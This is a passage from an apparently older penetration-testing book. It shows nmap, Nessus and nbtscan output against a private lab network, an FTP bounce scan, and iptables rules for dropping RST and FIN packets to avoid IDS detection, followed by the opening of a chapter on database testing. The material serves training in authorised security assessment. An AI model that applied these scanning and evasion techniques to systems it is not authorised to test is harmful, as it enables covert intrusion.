
Figure 2.31 Internal Case Study—nmap



```
root@1[knoppix]# nmap -sS -sV -O -iL known-hosts -oA full-internal-sweep

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-05 03:29 EST
Interesting ports on gw.homelan.net (10.0.0.1):
(The 1662 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE VERSION
80/tcp open  http?
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Device type: WAP|broadband router
Running: Linksys embedded
OS details: Linksys BEFW11S4 WAP or BEFSR41 router

Interesting ports on server.homelan.net (10.0.0.10):
(The 1654 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         WU-FTPD 5.60
22/tcp   open   ssh         OpenSSH 3.9p1 (protocol 2.0)
80/tcp   open   http        Apache httpd 2.0.53 ((Fedora))
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn Samba smbd 3.X (workgroup: HOMELAN)
445/tcp  open   netbios-ssn Samba smbd 3.X (workgroup: HOMELAN)
631/tcp  closed ipp
1241/tcp closed nessus
MAC Address: 00:02:B3:41:08:B8 (Intel)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
Too many fingerprints match this host to give specific OS details

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 clo
sed TCP port
Interesting ports on gunstar-one.homelan.net (10.0.0.13):
(The 1659 ports scanned but not shown below are in state: filtered)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 3.8.1p1 (protocol 2.0)
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0D:61:42:5B:BF (Giga-Byte Technology Co.)
Device type: general purpose
Running: IBM AIX 4.X, Microsoft Windows 2003/.NET
OS details: IBM AIX 4.3.2.0-4.3.3.0 on an IBM RS/*, Microsoft Windows Server 2003
```

Again, Nessus could be run with standard options to determine any suspicious ports or vulnerabilities. From the Nessus scan, some interesting items were found concerning an FTP server that was found on 10.0.0.10. According to Nessus, the FTP server is configured to allow remote connections through the FTP server that would enable someone to use an FTP bounce port scan to misdirect the scan source. It may also be vulnerable to a DoS or remote code execution flaw from a user. Since this service allows anonymous connections, it would definitely be a system worth exploiting. See Figure 2.32 for the Nessus output for this scan.

Figure 2.32 Internal Case Study—Nessus




file:/home/knoppix/internal.html#10_0_0_10

Security Issues and Fixes: 10.0.0.10

Type	Port	Issue and Fix
Vulnerability	ftp (21/tcp)	It is possible to force the FTP server to connect to third parties hosts, by using the PORT command. This problem allows intruders to use your network resources to scan other hosts, making them think the attack comes from your network, or it can even allow them to go through your firewall. Solution : Upgrade to the latest version of your FTP server, or use another FTP server. Risk factor : Medium / High CVE : CVE-1999-0017 Nessus ID : 10081
Vulnerability	ftp (21/tcp)	The remote FTP server seems to be vulnerable to an integer conversion bug when it receives a malformed argument to the 'REST command. An attacker may exploit this flaw to crash the remote FTP daemon and possibly execute arbitary code on this host. Solution : if the remote FTP server is HP/UX ftpd, then apply patch PHNE_21936. Risk factor : High Nessus ID : 11701

As two servers running SMB/Samba were detected, nbtscan could be used to pull any information from the targets. The NetBIOS names detected are Gunstar-One and Server. Since these are also the DNS names, it may be surmised that any system with a NetBIOS name has a corresponding DNS name, possibly through the use of dynamic DNS internally. Figure 2.33 shows the operation of nbtscan.

Figure 2.33 Internal Case Study—nbtscan




```
root@2[knoppix]# nbtscan 10.0.0.0/24
Doing NBT name scan for addresses from 10.0.0.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.0.0        Sendto failed: Permission denied
10.0.0.13        GUNSTAR-ONE      <server>  <unknown>        00:0d:61:42:5b:bf
10.0.0.10        SERVER           <server>  SERVER           00:00:00:00:00:00
10.0.0.255      Sendto failed: Permission denied
root@2[knoppix]# █
```

Stealthy

To demonstrate a stealthy attack, we will attack an internal host that may or may not have an IDS or firewall. Either way, we will attempt to avoid tripping sensors until more information is known about the system. The IP address of this target is 10.0.0.10.

Since we previously discovered an FTP host that was vulnerable to a bounce attack enables a very stealthy scan that should not reveal the true source IP address. Using the command *nmap -T1 -v -b 10.0.0.10 10.0.0.13 -oA nmap-slow*, we will scan 10.0.0.13 with a timing of Sneaky, slowing the send rate to one packet every 15 seconds. A slower scan would use a timing of 0, which would only send one packet no less than five minutes apart. The attempted bounce scan produced negative results; the FTP server, while capable of a bounce attack, does not seem to work. Figure 2.34 shows the nmap dialog and failed response.


Figure 2.34 Stealthy Case Study—Failed nmap Bounce



```
root@1[knoppix]# nmap -T4 -v -P0 -b 10.0.0.10 10.0.0.196 -oA nmap-slow

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-05 04:09 EST
Resolved ftp bounce attack proxy to 10.0.0.10 (10.0.0.10).
Attempting connection to ftp://anonymous:-wwwuser@@10.0.0.10:21
Connected:220 server.homelan.net FTP server (Version 5.60) ready.
Login credentials accepted by ftp server!
Initiating TCP ftp bounce scan against abayles.homelan.net (10.0.0.196) at 04:09
Your ftp bounce server doesn't allow privileged ports, skipping them.
Your ftp bounce server doesn't allow privileged ports, skipping them.
Your ftp bounce server doesn't allow privileged ports, skipping them.
Your ftp bounce server doesn't allow privileged ports, skipping them.
recv problem from ftp bounce server
: No such file or directory
recv problem from ftp bounce server
: No such file or directory
recv problem from ftp bounce server
: No such file or directory
recv problem from ftp bounce server
: No such file or directory
recv problem from ftp bounce server
: No such file or directory
recv problem from ftp bounce server
: No such file or directory
Discovered open port 5713/tcp on 10.0.0.196
Your ftp bounce server sucks, it won't let us feed bogus ports!
root@1[knoppix]# █
```

Since the bounce scan failed, we launched a scan similar to the one using the FTP bounce, but just directly to the target, *nmap -sS -T1 -v 10.0.0.10*. Figure 2.35 shows the results from the slow scan. Nothing extraordinary is found there; an obvious Linux server that is also running Samba. The results are the same as if a normal scan was initiated, but instead of taking approximately 4 seconds, this scan took 27,620 seconds, or 7.67 hours. As you can see, this test is impractical for normal scanning, as the time it takes would definitely cut into other activities, unless you run scans 24/7, and limit the number of ports scanned.

Figure 2.35 Stealthy Case Study—nmap Slow Scan



Session Edit View Bookmarks Settings Help
Auditor Security Collection
Shell

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-05 04:33 EST
Initiating SYN Stealth Scan against server.homelan.net (10.0.0.10) [1663 ports] at 04:33
Discovered open port 80/tcp on 10.0.0.10
Discovered open port 21/tcp on 10.0.0.10
SYN Stealth Scan Timing: About 0.30% done; ETC: 11:29 (6:54:33 remaining)
Discovered open port 22/tcp on 10.0.0.10
Discovered open port 139/tcp on 10.0.0.10
Discovered open port 445/tcp on 10.0.0.10
SYN Stealth Scan Timing: About 90.38% done; ETC: 12:14 (0:44:16 remaining)
The SYN Stealth Scan took 27605.29s to scan 1663 total ports.
Host server.homelan.net (10.0.0.10) appears to be up ... good.
Interesting ports on server.homelan.net (10.0.0.10):
(The 1654 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
631/tcp  closed ipp
1241/tcp closed nessus
MAC Address: 00:02:B3:41:08:B8 (Intel)

Nmap run completed -- 1 IP address (1 host up) scanned in 27620.391 seconds
root@2[knoppix]# █
```

Since this is a stealthy test, p0f would be useful if we simply wanted to get a system fingerprint. However, since we are doing an nmap scan, p0f would be a bit redundant, without providing much value to the scan. As an alternative, we could have reduced the number of scanned ports with the *-p* option to nmap, perhaps focusing on ports that coincide with known vulnerabilities.

Concerning the stealthy test, there is a way to decrease the number of packets sent during the nmap phase by dropping the RST packet to the target using iptables by creating an iptables rule using *iptables -A OUTPUT -p tcp —tcp-flags RST RST -d 10.0.0.10 -j DROP*. By expanding on the same principle, you can create rules that will drop packets depending on the scan type, such as a FIN scan; *tcpdump -c 1 src 10.0.0.185 and dst 10.0.0.10 and tcp[tcpflags]=tcp-fin && iptables -A OUTPUT -p tcp —tcp-flags FIN FIN -d*

10.0.0.1 will trigger the rule creation dropping FIN packets once they are detected by the scan. Johnny Long has created a script for Mac/BSD that will perform this function using ipfw, and can be downloaded at http://johnny.ihackstuff.com/modules.php?op=modload&name=Downloads&file=index&req=getit&lid=47. If you want to use iptables to automate this process, perhaps on a standing scan system, you may also investigate the use of the iptables RECENT module, which allows you to specify limits and actions on the reception of specific packets. Something similar to the following code might be useful for this purpose. This should drop any FIN packets outbound from the scanner except 1 every 10 seconds. Legitimate traffic should resend without much trouble, but the scanner should not resend. Note that this will only work for one port checked every 10 seconds Thanks to Tim McGuffin for the suggestion and help with the RECENT module. In Figure 2.36, you can see the iptables output showing the rules, the scan itself, and the tcpdump output from the scan.

```
iptables -A OUTPUT -m recent —name FIN-DROP —rcheck —rdest —proto tcp —tcp-
flags FIN FIN —seconds 10 -j DROP

iptables -A OUTPUT -m recent —name FIN-DROP —set --rdest —proto tcp —tcp-
flags FIN FIN -j ACCEPT
```




Figure 2.36 Stealthy FIN Scan Using iptables

Shell - nmblookup
Session Edit View Bookmarks Settings Help
Auditor Security Collection
Shell - Konsole
Shell
Konsole [6]
11/14/05

```
root@6[knoppix]# tcpdump src 10.0.0.185 and host 10.0.0.10 and tcp[tcpflags]=tcp-fin
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
23:11:49.878561 IP 10.0.0.185.41809 > server.homelan.net.ssh: F 472987242:472987242(0) win 4096
```

```
root@1[knoppix]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere            recent: CHECK seconds: 10 name: FIN-DROP side: desttcp flags:FIN/FIN
ACCEPT     tcp  --  anywhere             anywhere            recent: SET name: FIN-DROP side: desttcp flags:FIN/FIN
root@1[knoppix]#
```


```
root@2[knoppix]# nmap -sF -n -P0 -p22 10.0.0.10

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-14 23:11 EST
Interesting ports on 10.0.0.10:
PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 0.033 seconds
root@2[knoppix]#
```

Noisy (IDS Testing)

For this example, the target (10.0.0.196) will have an IDS in-line so all traffic will pass the IDS. The goal of this scan is to test that the IDS will pick up the "basics" by hammering the network with lots of malicious traffic.

Using nmap for this target will involve multiple flags, some designed to evade IDS and some designed to fire IDS triggers, such as the fingerprinting option. The nmap scan for this target is *nmap -sF -T4 -O -sV -sU -v -P0 –p0-65535 -oA noisy-nmap 10.0.0.196.* The *sF* flag uses a single FIN packet to fool sensors looking for a SYN or full connect scan, *T4* puts the scanner into Aggressive mode, *-sU* performs a UDP port scan, and *-p0-65535* scans all logical ports. Any IDS worth its silicon should set off alarms based on a scan of this type. Figure 2.37 shows the results returned from this scan. What is interesting is that it took over 12 hours to run due to the firewall configuration on the target. Of the 131,072 ports scanned, the scanner returned 131,071 ports open. nmap then tried to run a service fingerprint scan against all of the ports. Because of these results, a different scan type should be performed, perhaps a SYN scan or a full connect scan.

Figure 2.37 Noisy Case Study—nmap



```
Discovered open port 24546/tcp on 10.0.0.196
Discovered open port 9398/tcp on 10.0.0.196
Discovered open port 334/tcp on 10.0.0.196
Discovered open port 21005/tcp on 10.0.0.196
Discovered open port 28918/tcp on 10.0.0.196
Discovered open port 43785/tcp on 10.0.0.196
Discovered open port 40266/tcp on 10.0.0.196
Discovered open port 8547/tcp on 10.0.0.196
Discovered open port 4654/tcp on 10.0.0.196
Discovered open port 40020/tcp on 10.0.0.196
Discovered open port 55562/tcp on 10.0.0.196
Discovered open port 30533/tcp on 10.0.0.196
Discovered open port 14264/tcp on 10.0.0.196
Discovered open port 30569/tcp on 10.0.0.196
Discovered open port 36560/tcp on 10.0.0.196
Discovered open port 62685/tcp on 10.0.0.196
The FIN Scan took 277.99s to scan 65536 total ports.
Initiating UDP Scan against abayles.homelan.net (10.0.0.196) [65536 ports] at 04:28
UDP Scan Timing: About 2.18% done; ETC: 04:51 (0:22:25 remaining)
The UDP Scan took 1334.31s to scan 65536 total ports.
Initiating service scan against 131071 services on abayles.homelan.net (10.0.0.196) at 04:50
Service scan Timing: About 0.30% done; ETC: 17:19 (12:26:31 remaining)
Service scan Timing: About 47.82% done; ETC: 16:59 (6:20:18 remaining)
```


Damage & Defense …

That Didn’t Work…Now What?

There will be times during the penetration test when your approach or attack vector may not work out. IP addresses may change, routes may vary or drop, or tools may stop working without any warning. Sometimes, the test may succeed, but give unusual results, such as in the previous nmap example. Even negative results may yield positive information, such as the fact that the firewall mimics open ports for closed ports. Make sure that when you find unusual information, you log it as detailed as you do expected information. The only bad information is not enough information.

Since Nessus does a security scan and performs plug-in-based vulnerability checks, it will be used to check for IDS response. To drill down on the scan, we will be using a test account to the system to log in via SSH and perform local security checks. This will show up as a lot of SSH traffic to the inbound system, so a properly profiled IDS system should alarm on that as well. The interesting finding from this scan is that the target's firewall does not discard SYN/FIN packets, which would make sense when combined with the nmap FIN scan results. Any SYN packet destined for this firewall with the FIN flag set will bypass the firewall, no matter the port (see Figure 2.38)

Figure 2.38 Noisy Case Study—Nessus



```
The remote host does not discard TCP SYN packets which
have the FIN flag set.

Depending on the kind of firewall you are using, an
attacker may use this flaw to bypass its rules.

See also : http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html
           http://www.kb.cert.org/vuls/id/464113

Solution : Contact your vendor for a patch
Risk factor : Medium
BID : 7487
```

Further Information

Ok, we have covered many tools in here, some more than once, and definitely many different switches/flags/parameters for those tools. Table 2.2 lists all the tools mentioned here, a summary of the flags used, and their expected purpose.

Table 2.2 Tools, Switches, and Purpose

Tool	Switches	Intended Purpose
tee	-a filename	Append to filename, no switch overwrites file
nmap	-sP	Ping sweep using both ICMP and TCP ACK (as root)
	-P0	Do not ICMP ping target before scanning
	-PS	Use TCP ACK probe as ping type
	-PP	Use ICMP Timestamp requests as probe
	-PM	Use ICMP Netmask request as probe
	-oA	Output all types of log files, standard text, XML, and greppable
	—resume outputfile gnmap	Resume a previously cancelled nmap scan
	-sT	OS connect() based scan, default with user privileges
	-sS	SYN scan, default with root privileges
	-b user:pass@ server:ftpport	FTP bounce scan from server
	-sI zombiehost:port	Idlescan host through zombiehost on port
	-O	Use OS fingerprinting methods
	-iL hostfile	Launch using hostfile as target list
	-T[0,1,2,3,4,5]	Set scan timing from Paranoid (T0) to Insane (T5)
	-p[ports/portlist/ port1-port2]	Scan designated ports only
	-sU	Launch UDP port scan
	-sV	Initiate service scan on detected ports

Continued

Table 2.2 continued Tools, Switches, and Purpose

Tool	Switches	Intended Purpose
	-sA	Perform both service scan (-sV) and OS fingerprint (-O)
	-v	Enable verbose output
netenum	<timeout>	Specify timeout for moving to next port; without timeout specified, netenum will expand given port list to stdout and exit
unicornscan	target:q	Scan target range using "Quick" ports
scanrand	-b bandwidth [b/k/m/g]	Scan target using bandwidth specified in bytes, kilobytes, megabytes, gigabytes per second
	-e	Show target host, even if ports are nonresponsive
	-v	Show sent and received packets
	-p number	Set source TCP port to number
	target:port.ports, port-range	Scan target on specified ports
p0f	-i interface	Launch p0f on specified interface
xprobe2	-p tcp/udp: port:status	Launch xprobe2 against either TCP or UDP port with a status of open or closed
httprint	-h	Specify target hostname or IP address
	-s /path/to/ signatures.txt	Specify signatures.txt file used for scanning (/opt/auditor/httprint/signatures.txt is default for Auditor)
ike-scan	-M	Use Main mode (default)
	-A	Use Aggressive mode where a UserID is specified
amap	-A target port	Map (fingerprint) services found on target for port
	-b	Print ASCII banners received
	-q	Do not mark or report closed or nonresponsive ports
	-u target port	Use UDP port on target
smbgetserver	-i address	Launch against IP address specified info

Continued

Table 2.2 continued Tools, Switches, and Purpose

Tool	Switches	Intended Purpose
	-v	Respond with verbose output
smbdumpusers	-i address	Launch against IP address specified
xsmbrowser	No parameters accepted	
smbclient	-I address	Launch against IP address specified
	-U username	Attempt to connect using username
nbtscan	-v	Respond with verbose output
	-f hostfile	Scan addresses listed in hostfile
smb-nat	-u list	Attempt to connect to target using usernames from list
	-p list	Attempt to connect to target using passwords from list

Chapter 3

Introduction to Testing Databases

Core Technologies and Open Source Tools in this chapter:

- Basic Database Assessment Terminology
- Database Installation
- Default Users and New Users (Microsoft SQL Server and Oracle Users)
- Roles and Privileges (Microsoft SQL Server and Oracle Users)
- Locating Database Servers by Port
- Unauthenticated Enumeration
- Nessus Checks
- Interpreting Nessus Database Vulnerabilities
- SQLAT
- WHAX Tools

Objectives

Pen testing a database is similar to pen testing a network, which is to say there is no specific recipe. There are, however, certain basic skills that, when combined with a healthy dose of creativity, will result in a competent test. We will discuss the basic database technologies and discuss the tools and methods used to assess database security.

As a rule of thumb, the implementation of security to protect a system is commensurate with the value of the data. The concept of data is sometimes lost when it comes to penetration testing. Most of the information about how to perform penetration testing is how to "own" the network or "own" the server or "own" some device. Become domain administrator or root and the game is over! Then the penetration tester delivers his report on the network security posture and how to fix it. What if the network isn't the ultimate target? Better yet, what if the server is secure but the database isn't? What then?

In summary, we will discuss the following:

- What is a database?
- What are the "big" databases and how are they different?
- What tools can I use to test a database?
- Can you show me an example?

Intended Audience

It is important to understand the fundamentals of databases to be able to assess them and penetrate them. When performing a penetration test of a database, if you don't know what you are seeing, you won't be able to take full advantage of it. This chapter will provide you with the basics of databases, introduce you to two of the most popular databases in the industry: Oracle and Microsoft SQL Server (hereafter referred to as SQL Server), and introduce you to some tools that will help you begin your assessment of these databases. This chapter is intended for the system administrator or penetration tester who has little or no knowledge of databases and how to incorporate them into a comprehensive penetration test. There will be very little discussion of SQL (structured query language) injection or PL/SQL code as these are more advanced topics. We will discuss simple SQL code in an effort to explain basic attack flow; however we will not include any instruction on how to write SQL code.

Introduction

Databases are all around us and they are so common that we sometimes don't even recognize them for what they are. We don't even think about how valuable they are until we can't use them. Think about your cell phone for a moment. If you lost it, do you know all of the phone numbers stored in there by heart to be able to use a payphone instead? If you lost your PDA on a trip, could you remember what appointments you have that day or important phone numbers? If you ask a CEO where the true value of his business lies, he will probably tell you it is in his data. Most of the data will probably reside in a database. That database may trade information with other databases within the company. No matter what, even the most inconsequential database will have some value.

We talk about protecting the data and there are extensive guides from industry professionals and government organizations about how to do just that. The security that is implemented must be tested and that is where you come in. Even though every guideline and policy is said to be followed, we have to find out if that security tool or configuration has, in fact, been implemented and if it can be circumvented. That is where you, as the penetration tester, come in. You will have to determine what you are going to test, how you are going to test it, and then ultimately perform your test.

Approach

Penetration testing of databases is similar to any other penetration testing in approach. The scope of the test must be determined in advance, although in some cases the database may be the sole target of the test. Conversely, the database may be a component of the network being tested. It is the knowledge held by the tester that makes the test a success or a failure. Knowledge of network devices and operating systems will not necessarily help perform a penetration test on a network and deliver a comprehensive report, especially if a component of that network is an application such as a database.

Context of Database Assessment

There are many components to consider when performing a penetration test of a database. We talk about the scope of the penetration test and that it should be determined prior to the assessment. At a bare minimum, the database and the host server should be examined and tested. However, as you will see, the database and server may have connections throughout the network and may even extend outside the network.

The *sphere of influence* of the database is important. This refers to the vulnerabilities that the database may contribute or inherit via connections through the host server and network. You should consider all possible paths to and from the database. Unless explicitly excluded, the host server is just as important to the penetration test as the database that is hosted and should be examined as thoroughly as the database. Also, trusted connections should be examined. These connections may not necessarily be tested, though. If the server or database connections are not within the scope of the test, they should be noted as possible risks.

Remember that all information that you gather testing the network or the databases may help you in additional testing. That is to say, if you are testing a server that hosts a database, you may gather passwords that will help you across the network and possibly on the database. Information about trusted relationships may lead you to other databases or external connections. Actual data files on the server may lead you to the data within the database. No part of the penetration test should be ignored until all possibilities using that information are exhausted.

Process of Penetration Testing a Database

